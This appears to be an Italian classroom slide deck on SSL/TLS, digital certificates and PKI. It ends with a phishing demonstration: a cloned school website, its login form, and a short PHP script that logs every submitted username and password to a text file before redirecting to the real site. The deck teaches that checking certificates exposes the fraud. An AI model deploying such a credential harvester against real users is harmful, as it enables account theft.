

Corso di Sistemi e Reti di Telecomunicazione

Misure di sicurezza: certificati SSL e PKI

Cenni sulla Crittografia

Soluzioni:

Hyper Text Transfer Protocol (HTTPS)

L'impiego di **SSL** è evidenziato in modo apposito dal browser web.

Home x

← → ↻ **Sicuro** | https://www.isdimaggio.it/isis/index.php

Connessione protetta

Le tue informazioni (ad esempio password o numeri di carte di credito) restano private quando vengono inviate a questo sito. [Ulteriori informazioni](#)

Flash Chiedi (predefinita) ▼

Certificato Valido

Cookie 1 in uso

Impostazioni sito

Certificato

Generale Dettagli Percorso certificazione

Informazioni sul certificato

Scopo certificato:

- Garantisce l'identità di un computer remoto
- Dimostra la propria identità ad un computer remoto
- 2.23.140.1.2.1
- 1.3.6.1.4.1.44947.1.1.1

* Per ulteriori dettagli consultare l'informativa dell'Autorità di ca

Rilasciato a: www.isdimaggio.it

Rilasciato da: Let's Encrypt Authority X3

Valido dal: 19/03/2018 al 17/06/2018

Dichiarazione emittente

OK

ISIS ITT "DI MAGGIO" ITE "AMADUZZI"

HOME SCUOLA ▼ REGISTRO ON LINE E-LEARNING ALBO

COLLOQUI SCUOLA-FAMIGLIA

Si comunica che i colloqui scuola-famiglia relativi al II quadrimestre si svolgeranno secondo il seguente calendario:

I.T.T. "LUIGI DI MAGGIO"

GIORNO	CLASSI

Cenni sulla Crittografia

Soluzioni:

HTTPS usa la crittografia fornita da SSL

HTTPS non è un protocollo a parte ma si occupa di combinare l'interazione del protocollo HTTP attraverso un meccanismo di crittografia di tipo **Secure Sockets Layer** (SSL) o, più recentemente denominato **Transport Layer Security** (TLS).

Cenni sulla Crittografia

Soluzioni:

A cosa serve **SSL**

Scopo primario di SSL è fornire sistemi di crittografia per comunicazioni affidabili e riservate sulla rete sfruttabili in applicazioni quali, ad esempio, posta elettronica e sistemi di autenticazione.

Il protocollo SSL provvede alla sicurezza del collegamento garantendo:

Authentication:

sicurezza dell'identità dei soggetti che comunicano

Data Confidentiality:

protezione dei dati da osservatori non autorizzati

Data Integrity:

sicurezza che il dato ricevuto è uguale al dato inviato

Cenni sulla Crittografia

Soluzioni:

A cosa serve **SSL**

Authentication:

l'identità nelle connessioni può essere autenticata usando la crittografia asimmetrica, ovvero a chiave pubblica (RSA, DSS, EL-Gamal).

Così ogni client comunica in sicurezza con il corretto server, prevenendo ogni interposizione.

È prevista la certificazione del server e, opzionalmente, quella del client.

Cenni sulla Crittografia

Soluzioni:

A cosa serve **SSL**

Data Confidentiality nella trasmissione dei dati:

la crittografia è usata dopo un handshake (accordo) iniziale per definire una **chiave segreta di sessione**.

In seguito, per crittografare i dati è usata la **crittografia simmetrica** (**AES**, 3DES, RC4, ecc.).

Cenni sulla Crittografia

Soluzioni:

A cosa serve **SSL**

Data Integrity :

il livello di trasporto include un controllo dell'integrità del messaggio basato su un apposito

MAC (Message Authentication Code)

che utilizza funzioni hash sicure (MD5, SHA, RIPEMP-160, ecc).

In tal modo si verifica che i dati spediti tra client e server non siano stati alterati durante la trasmissione.

Cenni sulla Crittografia

Soluzioni:

Come funziona **SSL**

Sia TLS che SSL richiedono sostanzialmente tre fasi:

1. **Negoziazione** tra le parti dell'algoritmo da utilizzare
2. **Scambio di chiave segreta per crittografia simmetrica** tramite **cifratura a chiave pubblica** e identificazione tramite l'utilizzo di **certificati**
3. **Cifratura** del traffico tra le parti a chiave (segreta) simmetrica

Cenni sulla Crittografia

I certificati digitali

Un certificato digitale è un documento elettronico che associa l'identità di una persona ad una chiave pubblica.

Viene emesso da una **autorità di certificazione** riconosciuta secondo standard internazionali (X.509) e viene firmato con la chiave privata dell'autorità.

Gli enti che fanno da autorità devono sottostare a regole rigidissime per quanto riguarda la gestione dei dati personali, pertanto si possono considerare sicuri.

Cenni sulla Crittografia

I certificati digitali

Come è composto il certificato

Un certificato digitale, emesso da una CA, contiene le seguenti informazioni:


- il **nome** del possessore, se il possessore è una persona fisica si tratterà di nome e cognome, data di nascita ecc... se invece è un server web sarà presente l'indirizzo web e il nome della compagnia titolare del dominio;
- la **data di scadenza** della chiave pubblica;
- il **nome della CA** che ha emesso il certificato;
- la **firma digitale della CA** che ha emesso il certificato (previene la manomissione del contenuto del certificato).



Cenni sulla Crittografia

I certificati digitali

ESEMPIO DI UN CERTIFICATO UTENTE



Attributi del certificato X.509 v.3

Cenni sulla Crittografia

I certificati digitali

La Certification Authority (CA)

Le Certification Authority sono caratteristiche di una infrastruttura PKI (Private Key Infrastructure), così organizzata:

- una policy di sicurezza che fissa i principi generali;
- un certificate practise statement (CPS), ossia il documento in cui è illustrata la procedura per l'emissione, registrazione, sospensione e revoca del certificato;
- un sistema di certification authority (CA);
- un sistema di registration authority (RA), ovvero il sistema di registrazione e autenticazione degli utenti che domandano il certificato;
- un certificate server.

Cenni sulla Crittografia

I certificati digitali

La Certification Authority (CA)

Possono essere certificate persone fisiche, organizzazioni, server, applicazioni, ogni CA precisa nel proprio CPS (certificate practise statement) chi sono le entità finali che essa è disposta a certificare e per quali scopi di utilizzo.

Esempio:

certificati di firma e cifratura dei messaggi di posta elettronica,
certificati di autenticazione dei server FTP (**S**FTP)

Cenni sulla Crittografia

I certificati digitali

La Certification Authority (CA)

Cosa fa una CA

- identificazione certa di chi richiede la cert. della chiave pubblica;
- rilascio e pubblicazione del certificato;
- manutenzione del registro delle chiavi pubbliche;
- revoca o sospensione dei certificati in caso di abuso o richiesta

Il tutto dietro pagamento !



In Italia l'autorità che vigila sulle CA è per legge il CNIPA (Centro Nazionale per l'Informatica nella Pubblica Amministrazione).

Cenni sulla Crittografia

I certificati digitali

CA in Italia e nel mondo



Elenco completo delle CA italiane su:

http://www.cnipa.gov.it/site/it-IT/Attività/Certificatori_accreditati/Elenco_certificatori_di_firma_digitale/Certificatori_attivi/

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Il phishing è un tipo di truffa via Internet attraverso la quale un aggressore cerca di ingannare la vittima convincendola a fornire informazioni personali sensibili. Si realizza attraverso l'invio casuale di messaggi di posta elettronica che imitano la grafica di siti bancari o postali, un malintenzionato cerca di ottenere dalle vittime la password di accesso al conto corrente, le password che autorizzano i pagamenti oppure il numero della carta di credito.



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

La sezione «Reti e sicurezza» contiene un link al registro elettronico...

The screenshot shows a Moodle course page for 'IDMEL' at the URL www.isdimaggio.it/moodle/course/view.php?id=302. The left sidebar contains a menu with items like Report, Valutazioni, Impostazione registro valutatore, Badge, Backup, Ripristino, Importa, Reset, Deposito delle domande, Repository, Competenze, and Cestino. The main content area is titled 'Livello_rete_parte_seconda' and includes sections for 'Il livello 4' (Il protocollo TCP/IP), 'Esercitazioni Esami di Stato' (Svolgimento prova di Sistemi e Reti, Traccia #1, Schema per l'impostazione della seconda prova, Ipotesi Griglia di valutazione della seconda prova, Traccia Sistemi 2010), and 'Reti e sicurezza' (Reti DMZ, Proxy e NAT, Collegamento al registro elettronico). A red box highlights the 'Collegamento al registro elettronico' link in the 'Reti e sicurezza' section. A callout box on the right, titled 'Reti e sicurezza', provides a magnified view of this section, with a red oval highlighting the 'Collegamento al registro elettronico' link. Blue lines connect the callout box to the main page content.

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Il link apre una nuova pagina...



The screenshot shows a web browser window with the address bar displaying "https://sis1.alternvista.org". The website has a blue header with a navigation menu: HOME, SCUOLA, REGISTRO ON LINE, E-LEARNING, and ALBO. Below the header, there is a section titled "COLLOQUI SCUOLA-FAMIGLIA" with a sub-header "COLLOQUI SCUOLA-FAMIGLIA". The text below the sub-header states: "Si comunica che i colloqui scuola-famiglia relativi al II quadrimestre si svolgeranno secondo il seguente calendario:". Below this text is a table for the I.T.T. "LUIGI DI MAGGIO" and a table for the I.T.E. "A. AMADUZZI".

I.T.T. "LUIGI DI MAGGIO"

GIORNO	CLASSI
MARTEDÌ 10 APRILE 2018 dalle ore 16.00 alle ore 18.30	Biennio Ab - Bb - Db - Ae Triennio Elettrotecnica
MERCOLEDÌ 11 APRILE 2018 dalle ore 16.00 alle ore 18.30	Biennio Cb - Ai - Bi - Ci Terze Biotecnologie
GIOVEDÌ 12 APRILE 2018 dalle ore 16.00 alle ore 18.30	Quarte e Quinte Biotecnologie Triennio Informatica

I.T.E. "A. AMADUZZI"

GIORNO	CLASSI
GIOVEDÌ 12 APRILE 2018 dalle ore 15.30 alle ore 19.00	Biennio e Triennio


Pasqua di solidarietà

At the bottom of the page, there are logos for "PASQUA DI SOLIDARIETÀ" and "NIP CHARITAS". On the right side, there is a sidebar with a search bar, a banner image, and sections titled "Avvisi" and "Link vari". The "Avvisi" section lists: COLLOQUI SCUOLA-FAMIGLIA, Programma viaggio di istruzione a Torino, and Programma viaggio di istruzione a Roma. The "Link vari" section includes a link to "DOCUMENTI 15 MAGGIO" and a link to "Piano Nazionale Scuola Digitale".

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Per quanto rassomigliante, la pagina è evidentemente (ma neanche troppo) un falso (*fake*)...




...perché se guardo l'URL mi accorgo che qualcosa non torna: l'URL corretto sarebbe dovuto essere <https://www.isdimaggio.it/isis/index.php>

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Da questa pagina si potrebbe essere indotti ad accedere al registro online, come siamo abituati a fare.



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

La pagina fake potrebbe dirottare l'accesso al registro su una pagina contraffatta, diversa dall'originale.

```
290 <li class="item-240"><a href="/isis/index.php/scuola/asl-2/asl-2008-2015/alenia-2008" >Alenia 2008</a></li>
291 <li class="item-241"><a href="/isis/index.php/scuola/asl-2/asl-2008-2015/exprivia-2009" >Exprivia 2009</a></li>
292 <li class="item-242"><a href="/isis/index.php/scuola/asl-2/asl-2008-2015/kk-2010" >KK 2010</a></li></ul></li>
293 <li class="item-243"><a href="/isis/index.php/scuola/asl-2/asl-2015-2018-ite" >ASL 2015-2018 ITE</a></li>
294 <li class="item-244 has-sub parent"><a href="/isis/index.php/scuola/asl-2/asl-2015-2018-itt" >ASL 2015-2018 ITT</a><ul class="sub-menu
295 <li class="item-245"><a href="/isis/index.php/scuola/asl-2/asl-2015-2018-itt/exprivia-2015" >Exprivia 2015</a></li><li class="item-246
296 <li class="item-247"><a href="/isis/index.php/scuola/asl-2/asl-2015-2018-itt/css-2015" >CSS 2015</a></li></ul></li></ul></li>
297 <li class="item-298 has-sub parent"><a href="#" >Corsi extrascolastici</a><ul class="sub-menu">
298 <li class="item-299"><a href="/isis/index.php/scuola/corsi-extrascolastici/ecdl" >ECDL</a></li></ul></li>
299 <li class="item-322"><a href="http://www.isdimaggio.it/orari/ITT2017" >Orario ITT e ITE</a></li><li class="item-324"><a href="http://w
300 <li class="item-387"><a href="https://www.isdimaggio.it/isis/index.php/component/jdownloads/send/48-documenti-as-2017-2018/267-piano-c
301 <li class="item-108 has-sub parent"><a href="https://www.isdimaggio.it/lampschool/" >Registro on line</a><ul class="sub-menu">
302 <li class="item-319"><a href="https://www.isdimaggio.it/lampschool/login/login.php?suffisso=ite" >ITE</a></li>
303 <li class="item-320"><a href="https://sist.altervista.org/registro.html" >ITT</a></li>
304 <li class="item-321"><a href="https://sist.altervista.org/registro.html" >Serale</a></li>
305 <li class="item-335"><a href="https://www.isdimaggio.it/lampschool2015/" >Anno 2015</a></li>
306 <li class="item-386"><a href="https://www.isdimaggio.it/lampschool2016" >Anno 2016</a></li></ul></li><li class="item-184"><a href="htt
307 </div>
308
309 <a href="http://thegrue.org/best-web-hosting/" id="TheGrue431232043"></a>
```

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

A sua volta la pagina *registro.html* contiene un form che normalmente darebbe accesso al vero registro, in questo caso però potrebbe invocare uno script PHP malevolo, costruito ad hoc.

```
24 </head>
25 <body><div class='contenuto'><div id='testata'><div class='titolo'>REGISTRO ON LINE</div>
26 <div class='sottotitolo'>ISIS Luigi Di Maggio - Serale<br/>A.S. 2017 / 2018</div></div>
27 <div id='help'><a href='http://www.lampschool.net/help/help.php?modulo=login&tipoutente=' target='_blank'><img src='immagini/help.png'
28 <div id='funzione'>Accesso al registro</div><br/>
29 <center>
30   <form id='formLogin' action='post.php' method='POST' onsubmit='return codifica();'>
31     <table border='0'>
32       <tr>
33         <td> Utente</td>
34         <td><input type='text' name='utente' id='utente'></td>
35       </tr>
36       <tr>
37         <td> Password</td>
38         <td><input type='password' name='pass' id='password'></td>
39       </tr>
40       <tr>
41         <td colspan='2' align='center'><br/><input type='submit' name='OK' value='Accedi'></td>
42     </tr>
```

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Lo script potrebbe, reindirizzare sulla pagina autentica non prima di aver «saccheggiato» in un file di testo i parametri nell'header HTTP passati in POST.

```
1 <?php
2 $handle = fopen("usernames.txt", "a");
3 foreach($_POST as $variable => $value) {
4     fwrite($handle, $variable);
5     fwrite($handle, "=");
6     fwrite($handle, $value);
7     fwrite($handle, " ");
8 }
9 fwrite($handle, PHP_EOL);
10 fclose($handle);
11 header ('Location: https://www.isdimaggio.it/lampschool/login/login.php?suffisso=ser');
12 exit;
13 ?>
```


Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Eseguendo l'autenticazione, lo script intercetterà anche il mio nome utente e password in chiaro!

Inserimento dati di accesso X

← → ↻ Sicuro | https://sist.altervista.org/registro.html

REGISTRO ON LINE
ISIS Luigi Di Maggio - Serale
A.S. 2017 / 2018

Accesso al registro

Utente

Password

[Accedi](#)

[Ritorna ad home page](#)

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Rivelando così, oltre che la password, anche un'imbarazzante propensione caratteriale dell'utente.

Gestione File

Modifica **usernames.txt** come credi, ricorda di salvare tutto prima di uscire. Scrivendo un altro nome si lascerà il file intatto.

utente=ciccillo pass=lu nzettus OK=Accedi password=cc512e1d06a83c36424485b2a86ebf98

Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

L'analisi dei certificati SSL è in grado di garantire affidabilità alle nostre operazioni, dimostrando l'autenticità dei destinatari.



Possiamo infatti confrontare il certificato SSL del sito autentico:



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL

Possiamo infatti confrontare il certificato SSL del sito autentico:



Cenni sulla Crittografia

Un esempio pratico: verifica di un certificato SSL


